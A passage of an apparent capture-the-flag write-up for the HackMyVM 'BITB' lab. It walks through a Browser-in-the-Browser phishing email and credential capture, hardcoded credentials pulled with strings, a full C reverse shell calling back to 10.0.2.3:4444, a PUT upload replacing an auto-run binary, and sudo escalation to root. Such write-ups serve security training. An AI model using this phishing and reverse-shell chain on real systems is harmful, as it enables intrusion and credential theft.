 ->
 -> click me <a href='http://10.0.2.3/'>http://10.0.2.3/</a>
 ->
 ->
 -> .
<-  250 2.0.0 Ok: queued as 3A98A14129E
 -> QUIT
<-  221 2.0.0 Bye
=== Connection closed with remote host.
The SMTP server accepts our payload and returns a status code of 250 2.0.0 Ok: queued. The email has been successfully queued for delivery to luke.alike@bitb.hmv.
We return to our running RED-BITB-Server.py console to monitor target activity. Within seconds, the simulated background user checks their mailbox, parses the HTML email, and triggers the embedded hyperlink.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(emvee㉿kali)-[~/Documents/BITB]
└─$ python3 RED-BITB-Server.py

        ██████╗ ███████╗██████╗       ██████╗ ██╗████████╗██████╗
        ██╔══██╗██╔════╝██╔══██╗      ██╔══██╗██║╚══██╔══╝██╔══██╗
        ██████╔╝█████╗  ██║  ██║█████╗██████╔╝██║   ██║   ██████╔╝
        ██╔══██╗██╔══╝  ██║  ██║╚════╝██╔══██╗██║   ██║   ██╔══██╗
        ██║  ██║███████╗██████╔╝      ██████╔╝██║   ██║   ██████╔╝
        ╚═╝  ╚═╝╚══════╝╚═════╝       ╚═════╝ ╚═╝   ╚═╝   ╚═════╝
        Browser in the Browser demo created by eMVee

[!] Server actively hosting files and listening for logs on http://localhost:80 ...
10.0.2.19 - - [30/Aug/2026 15:19:30] "GET / HTTP/1.1" 200 -
10.0.2.19 - - [30/Aug/2026 15:19:34] "POST /log HTTP/1.1" 200 -

================================================================================
RED BITB DEMO: Credentials captured and saving to disk...
================================================================================
Username / Email: luke.alike@bitb.hmv
Potential password:    BrowserInTheBrowserAttack
Time of receipt: 2026-08-30T13:19:36Z

[+] Capture entry successfully committed to file: 20260830-151934.txt
================================================================================
The logs confirm that the automated client machine (10.0.2.19) hit our index page via a GET request. Immediately following, the client interacted with the fake nested browser login modal and submitted its credentials via a POST request to our /log tracking endpoint. The exfiltrated cleartext data is highly valuable:
- Username: luke.alike@bitb.hmv
- Password: BrowserInTheBrowserAttack

This completes our phishing objective. We have successfully hijacked a valid set of corporate credentials using the Browser-in-the-Browser framework, allowing us to pivot to our next phase. We should first try to login at the Login portal at: http://login.bitb.hmv.

That attempt did not succeed. Fortunately for us, we had already discovered the authentication portal for the BITB Artifactory as well. Our next logical step is to test these newly acquired credentials on this login interface.

After logging in with the hijacked credentials (luke.alike:BrowserInTheBrowserAttack), we bypass the authentication wall and are granted access to the internal Repository Management Control dashboard.
The dashboard exposes critical structural data about how the company handles internal software deployment:
- The upload endpoint: A notice explicitly reveals a production line directory mapping.
Authorized automated enterprise systems push binary packages directly to a local URI endpoint: http://10.0.2.19/artifactory/libs-release-local/[filename].elf. This is a vital architectural leak.
The page features an active monitoring table that tracks hosted objects, file sizes, owners, and execution statistics. Looking closely at the tracking table, two binaries are currently staged:
bitb.elf– Owned by luke.alike@bitb.hmv (Status: Staged for Revenue Generation, Never downloaded).bored_business_yield_engine.elf– Owned by luke.alike@bitb.hmv. Crucially, the logs show this file was recently pulled by another internal user context:al.be.idle@bitb.hmv(with a dynamic sync timestamp).
While exploring the authenticated Artifactory dashboard, we should check the binaries, starting with the binary named bitb.elf. To thoroughly inspect the application’s logic and check if it contains any sensitive administrative data, we download it to our local attacker machine using wget.
1
2
3
4
5
6
7
8
9
10
11
12
┌──(emvee㉿kali)-[~/Documents/HackMyVM/BITB]
└─$ wget http://bitb.hmv/artifactory/libs-release-local/bitb.elf
--2026-08-30 15:28:33--  http://bitb.hmv/artifactory/libs-release-local/bitb.elf
Resolving bitb.hmv (bitb.hmv)... 10.0.2.19
Connecting to bitb.hmv (bitb.hmv)|10.0.2.19|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16328 (16K) [application/octet-stream]
Saving to: ‘bitb.elf’

bitb.elf                     100%[=============================================>]  15.95K  --.-KB/s    in 0.002s

2026-08-30 15:28:33 (8.15 MB/s) - ‘bitb.elf’ saved [16328/16328]
When we initially attempt to execute the binary, our terminal blocks the request with a zsh: permission denied message. This indicates that the file does not have execution flags set upon download. We grant the executable permission using chmod +x and launch the program.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(emvee㉿kali)-[~/Documents/HackMyVM/BITB]
└─$ ./bitb.elf
zsh: permission denied: ./bitb.elf

┌──(emvee㉿kali)-[~/Documents/HackMyVM/BITB]
└─$ chmod +x bitb.elf

┌──(emvee㉿kali)-[~/Documents/HackMyVM/BITB]
└─$ ./bitb.elf
██████╗ ██╗████████╗██████╗
██╔══██╗██║╚══██╔══╝██╔══██╗
██████╔╝██║   ██║   ██████╔╝
██╔══██╗██║   ██║   ██╔══██╗
██████╔╝██║   ██║   ██████╔╝
╚═════╝ ╚═╝   ╚═╝   ╚═════╝

  Bored In The Business

=== BITB Infrastructure Management Login ===
Username: ^C
The binary displays custom ASCII art and presents an internal command-line interface titled BITB Infrastructure Management Login. Before typing dummy values or trying to brute-force the prompt, we exit out of the application (^C) to perform static analysis.
To inspect the compiled code for plain text properties, we run the strings command. This utility searches the ELF binary for printable character sequences, which often reveals embedded variables, function names, or developer annotations.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
┌──(emvee㉿kali)-[~/Documents/HackMyVM/BITB]
└─$ strings bitb.elf
/lib64/ld-linux-x86-64.so.2
snprintf
puts
__isoc23_scanf
system
__libc_start_main
__cxa_finalize
strcmp
libc.so.6
GLIBC_2.38
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
abidle
9ToFive_Surfer
  Bored In The Business
=== BITB Infrastructure Management Login ===
Username:
%49s
Password:
[+] Access Granted!
Enter the IP address of the webserver to check:
%99s
[*] Checking status of webserver at %s...
ping -c 2 -W 3 %s > /dev/null 2>&1
[+] Status: ONLINE. Webserver is responding to requests.
[-] Status: OFFLINE. Unable to reach the destination.
[-] Access Denied. Invalid credentials.
;*3$"
GCC: (Debian 15.2.0-14) 15.2.0
Scrt1.o
__abi_tag
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
bitb.c
__FRAME_END__
_DYNAMIC
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_start_main@GLIBC_2.34
_ITM_deregisterTMCloneTable
puts@GLIBC_2.2.5
_edata
_fini
system@GLIBC_2.2.5
snprintf@GLIBC_2.2.5
CORRECT_PASS
__isoc23_scanf@GLIBC_2.38
__data_start
strcmp@GLIBC_2.2.5
__gmon_start__
__dso_handle
_IO_stdin_used
print_ascii_art
_end
CORRECT_USER
__bss_start
main
__TMC_END__
_ITM_registerTMCloneTable
__cxa_finalize@GLIBC_2.2.5
_init
.symtab
.strtab
.shstrtab
.note.gnu.build-id
.interp
.gnu.hash
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.note.gnu.property
.note.ABI-tag
.init_array
.fini_array
.dynamic
.got.plt
.data
.bss
.comment
The strings output yields highly valuable assets:Hardcoded Credentials: Right next to each other, two strings stand out: abidle and 9ToFive_Surfer. The binary structure links these to the CORRECT_USER and CORRECT_PASS validation constants. We should keep these information in mind and make a note of it.
We execute the binary once more to verify our findings against the login console.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(emvee㉿kali)-[~/Documents/HackMyVM/BITB]
└─$ ./bitb.elf
██████╗ ██╗████████╗██████╗
██╔══██╗██║╚══██╔══╝██╔══██╗
██████╔╝██║   ██║   ██████╔╝
██╔══██╗██║   ██║   ██╔══██╗
██████╔╝██║   ██║   ██████╔╝
╚═════╝ ╚═╝   ╚═╝   ╚═════╝

  Bored In The Business

=== BITB Infrastructure Management Login ===
Username: abidle
Password: 9ToFive_Surfer

[+] Access Granted!

Enter the IP address of the webserver to check: 10.0.2.19
[*] Checking status of webserver at 10.0.2.19...
[+] Status: ONLINE. Webserver is responding to requests.
The credentials work flawlessly, returning [+] Access Granted!. More importantly, this discovery gives us the missing link for our attack chain. It confirms that the internal user operating the automated downloads is abidle.
Armed with this critical knowledge, we can pivot back to the Artifactory endpoint, exploit the PUT capability to hijack the secondary binary (bored_business_yield_engine.elf), and spawn a reverse shell under this exact user environment.
After successfully leveraging our Browser-in-the-Browser (BitB) phishing campaign against the internal user, we managed to harvest valid credentials for the user: luke.alike:BrowserInTheBrowserAttack. We can try to use these credentials to upload a malicious binary.
Initial access
Armed with these credentials, we analyze the behavior of the internal system. Automated logging and system behavior indicate that a background process or an active internal user checks the repository every 5 minutes to download and execute an internal binary named bored_business_yield_engine.elf. 
If we can replace this binary with a malicious version, we can achieve remote code execution (RCE). To test if the repository allows file modifications, we send an HTTP OPTIONS request to the target directory.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(emvee㉿kali)-[~/Documents/HackMyVM/BITB]
└─$ curl -v -X OPTIONS http://bitb.hmv/artifactory/libs-release-local/
* Host bitb.hmv:80 was resolved.
* IPv6: (none)
* IPv4: 10.0.2.19
*   Trying 10.0.2.19:80...
* Established connection to bitb.hmv (10.0.2.19 port 80) from 10.0.2.3 port 51654
* using HTTP/1.x
> OPTIONS /artifactory/libs-release-local/ HTTP/1.1
> Host: bitb.hmv
> User-Agent: curl/8.20.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Sun, 30 Aug 2026 13:45:50 GMT
< Server: Apache/2.4.66 (Ubuntu)
< Set-Cookie: PHPSESSID=ffebcf929fe8f631a36df147e8bf8f07; path=/
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
< Access-Control-Allow-Origin: *
< Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT
< Access-Control-Allow-Headers: Content-Type, Authorization
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host bitb.hmv:80 left intact
The server responses with a 200 OK and explicitly leaks the allowed HTTP methods in the Access-Control-Allow-Methods header: POST, GET, OPTIONS, PUT. The presence of the PUT method confirms that authenticated users can upload or overwrite files within the /artifactory/libs-release-local/ directory. This is our direct path to a foothold.
We will write a simple custom TCP reverse shell in C that redirects standard input, output, and error streams back to our attacker machine.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
┌──(emvee㉿kali)-[~/Documents/HackMyVM/BITB]
└─$ nano reverse.c

┌──(emvee㉿kali)-[~/Documents/HackMyVM/BITB]
└─$ cat reverse.c
#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>

// Modify these configurations to fit your CTF networking environment
#define ATTACKER_IP "10.0.2.3"
#define ATTACKER_PORT 4444

int main() {
    struct sockaddr_in server_addr;

    // 1. Initialize the socket descriptor for TCP communication
    int sock_fd = socket(AF_INET, SOCK_STREAM, 0);
    if (sock_fd < 0) {
        return 1;
    }

    // 2. Define target connection details (IPv4 address and port)
    server_addr.sin_family = AF_INET;
    server_addr.sin_port = htons(ATTACKER_PORT);
    server_addr.sin_addr.s_addr = inet_addr(ATTACKER_IP);

    // 3. Establish connection to the listening client (the CTF player)
    if (connect(sock_fd, (struct sockaddr *) &server_addr, sizeof(server_addr)) < 0) {
        return 1;
    }

    // 4. File descriptor redirection:
    // Duplicate Standard Input (0), Standard Output (1), and Standard Error (2)
    // directly into the active network socket stream.
    dup2(sock_fd, 0);
    dup2(sock_fd, 1);
    dup2(sock_fd, 2);

    // 5. Execute an interactive shell within the active process context
    char *const argv[] = {"/bin/sh", NULL};
    execve("/bin/sh", argv, NULL);

    return 0;
}
Next, we compile the source code into a standalone Linux executable matching the exact name of the file the automated process expects to find.
1
2
┌──(emvee㉿kali)-[~/Documents/HackMyVM/BITB]
└─$ gcc reverse.c -o bored_business_yield_engine.elf
Using our intercepted credentials, we execute an authenticated PUT request via curl to upload and overwrite the original file in the repository.
1
2
3
┌──(emvee㉿kali)-[~/Documents/HackMyVM/BITB]
└─$ curl -u "luke.alike:BrowserInTheBrowserAttack" -X PUT --data-binary @bored_business_yield_engine.elf  http://bitb.hmv/artifactory/libs-release-local/bored_business_yield_engine.elf
{"status":"success","repo":"libs-release-local","file":"bored_business_yield_engine.elf","user":"luke.alike"}
The response indicates total success. The malicious binary has been placed on the web server under the context of luke.alike.
With the payload successfully positioned, we start a Netcat listener on our attacker machine on port 4444 and await the automated execution cycle.
1
2
3
4
┌──(emvee㉿kali)-[~/Documents/HackMyVM/BITB]
└─$ nc -lvp 4444
listening on [any] 4444 ...
After a brief wait, the simulated routine triggers the binary download and execution, establishing an active connection to our listener.
1
2
3
4
┌──(emvee㉿kali)-[~/Documents/HackMyVM/BITB]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.0.2.3] from bitb.hmv [10.0.2.19] 43638
We now have remote access to the host. Let’s inspect our privileges and environment configuration.
1
2
3
4
5
6
7
8
9
10
┌──(emvee㉿kali)-[~/Documents/HackMyVM/BITB]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.0.2.3] from bitb.hmv [10.0.2.19] 43638
whoami
abidle
id
uid=1000(abidle) gid=1000(abidle) groups=1000(abidle),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),100(users),101(lxd)
sudo -l
sudo: A terminal is required to authenticate
With our foot firmly in the door, we take a moment to evaluate the landscape of our newly acquired environment. Running standard discovery commands reveals some highly promising vectors:
- User identity: Our shell is executing under the context of abidle (
UID 1000). This is a standard interactive user account on the system, giving us a perfect baseline for local enumeration. - Group memberships: Inspecting the group assignments reveals a goldmine for privilege escalation. The user abidle belongs to several high-privilege groups:
adm(granting read access to system logs),sudo(allowing administrative commands), andlxd(Linux Container management). - The TTY C\constraint: When attempting to run sudo -l to check our execution rights, the system rejects the command with a standard warning: sudo: A terminal is required to authenticate. This happens because our raw Netcat connection is a simple data stream, lacking the interactive features of a proper pseudo-terminal (TTY).
Each of these avenues offers a potential path straight to administrative control. However, before we can safely abuse these group privileges or interact with the sudo prompt, we must overcome our architectural limitations. Our immediate priority is clear: upgrade this fragile shell into a fully interactive, stable TTY session. To fix this, we utilize a short Python execution snippet to spawn a stable pseudo-terminal (pty) running a proper /bin/bash shell context.
1
2
3
4
5
6
7
8
9
10
sudo -l
sudo: A terminal is required to authenticate
python3 -c 'import pty;pty.spawn("/bin/bash")'
abidle@bitb:/home/abidle$ sudo -l
sudo -l
[sudo: authenticate] Password: 9ToFive_Surfer

User abidle may run the following commands on bitb:
    (ALL : ALL) ALL
abidle@bitb:/home/abidle$
Privilege escalation
By providing the password we extracted during our reverse engineering phase (9ToFive_Surfer), the configuration returns a perfect result. The user abidle is granted full wildcards (ALL : ALL) ALL within the sudoers profile. This means we can execute any command on the operating system with full administrative capabilities.
With unrestricted sudo access at our disposal, escalating our privileges to the highest level is straightforward. We invoke sudo su to drop straight into a permanent root bash session and capture all administrative flags.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
abidle@bitb:/home/abidle$ sudo su
sudo su
root@bitb:/home/abidle# whoami;id;hostname;ip a; cat /home/lalike/user.txt; cat /root/root.txt
<ip a; cat /home/lalike/user.txt; cat /root/root.txt
root
uid=0(root) gid=0(root) groups=0(root)
bitb
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:84:ca:d8 brd ff:ff:ff:ff:ff:ff
    altname enx08002784cad8
    inet 10.0.2.19/24 metric 100 brd 10.0.2.255 scope global dynamic enp0s3
       valid_lft 351sec preferred_lft 351sec
    inet6 fe80::a00:27ff:fe84:cad8/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever

+--------------------------------------------------------------+

| [<-] [->] [R]  https://bored-in-the-business.hmv             |
| BORED IN THE BUSINESS CORP.                    [ _ ] [ X ]   |
| Status: Extremely Bored...                                   |
|                                                              |
|     +-------------------------------------------------+      |
|     |  https://login-portal.hmv         [X]           |      |
|     +-------------------------------------------------+      |
|     |                                                 |      |
|     |      SESSION EXPIRED - PLEASE LOGIN             |      |
|     |                                                 |      |
|     |   Username: [ sir-bore-a-lot          ]         |      |
|     |   Password: [ ******************      ]         |      |
|     |                                                 |      |
|     |               [  B O R E D  ]                   |      |
|     |                                                 |      |
|     +-------------------------------------------------+      |
|                                                              |
| [ Tip of the day: Don't click things when bored. ]           |
+--------------------------------------------------------------+

Flag: HMV{HERE IS THE USER FLAG}


